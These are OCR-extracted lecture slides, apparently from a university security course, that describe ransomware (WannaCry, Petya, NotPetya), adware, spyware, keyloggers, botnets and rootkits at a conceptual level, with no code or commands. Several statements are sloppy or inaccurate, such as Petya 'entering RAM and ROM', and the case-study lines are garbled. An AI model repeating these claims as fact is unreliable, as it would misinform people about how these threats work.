
Screen lockers

- Upon bootup, a window will appear saying illegal activity has been detected on your computer and pay fine.

Encrypting ransomware

- Collect your files and encrypt, demanding payment to decrypt.

History/E.g.of Ransomware



Wannacry

Encrypts files on the PC's hard drive (Microsoft gave the patch for that vulnerability 6 months ago, but no one installed)

Form of a *dropper,* a self-contained program Those components include:


- An application that encrypts and decrypts data
- Files containing encryption keys
- A copy of Tor

Once launched, WannaCry tries to access a hard-coded URL (the so-called *kill switch*);

Petya Ransomware

THE NORTHCAP UNIVERSITY

- **Encrypts some of the data** on it and gives the **victim a message explaining how they can pay in Bitcoin** to get the keys to get their data back.
- Petya earned maximum money specially in Ukraine
- It worked on **Boot loader** and wannacry worked **on files.**
- Petya enters into **RAM and ROM**
- E.g. Recently **Delloite is attacked.**



NotPetya

- Many of the computers infected by NotPetya **were running older versions of Windows.**
- Microsoft says that Windows 10 was particularly able to defend of **NotPetya attacks**
- **Improved security measures blocked** some of the other ways NotPetya spread from machine to machine.

Case study:

- One person connected to wifi & double clicked on ransomware and left his laptop.
- Everyone got connected to that network and it got infected by it
- Hackers can leave lappy (they are v rich)
- It is made in Windows, 7,8

- Solution: Stop Wifi- so that it does not spread over the network.

5. ADWARES

THE NORTHCAP UNIVERSITY

Malicious software

- **Adware** (or advertising software) are pop-up advertisements that show up on your computer or mobile device.

- **Adware** has the potential to
- harm your device by slowing it down,
- hijacking your browser and
- installing viruses and/or spyware

6. SPYWARES


Spywares are deadly malware which are designed to spy on your machine

Locally

Globally

E.g. Keylogger

6.1 KEYLOGGERS




Categories

- Screenshoter: It takes screenshot on every single keystroke you enter.

- Screenrecoder: It records in the form of videos.


- Key Scrambler: (antikeylogger software) It changes the pattern of the keyboard everytime you enter a keystroke. (solution-secured way) can be installed in windows/ android- download (search)- encrypt the keys.

Case study-DEMO




- Earlier people installed on public computers (cyber cafes)
- So, people started using onscreen keyboard to avoid keylogger
- But still keylogger worked
- Attacker studied the pattern of onscreen virtual keyboard
- Key Scrambler–e.g. syndicate bank (open-try)
- Attacker started using screenshots

Types of Keyloggers



7. Botnets



A **botnet** is a collection of internet-connected devices infected by malware

Controlled by hackers.

- Credentials leaks
- Unauthorized access
- Data theft
- DDoS attacks

8. Rootkits

Malicious programs which get stored in the **Kernel level or Boot sector level** of Operating systems.

i.e. Codes which are **installed in BIOS** and **start executing on every startup**

A rootkit allows an unauthorized user to have privileged access to a computer and to restricted areas of its software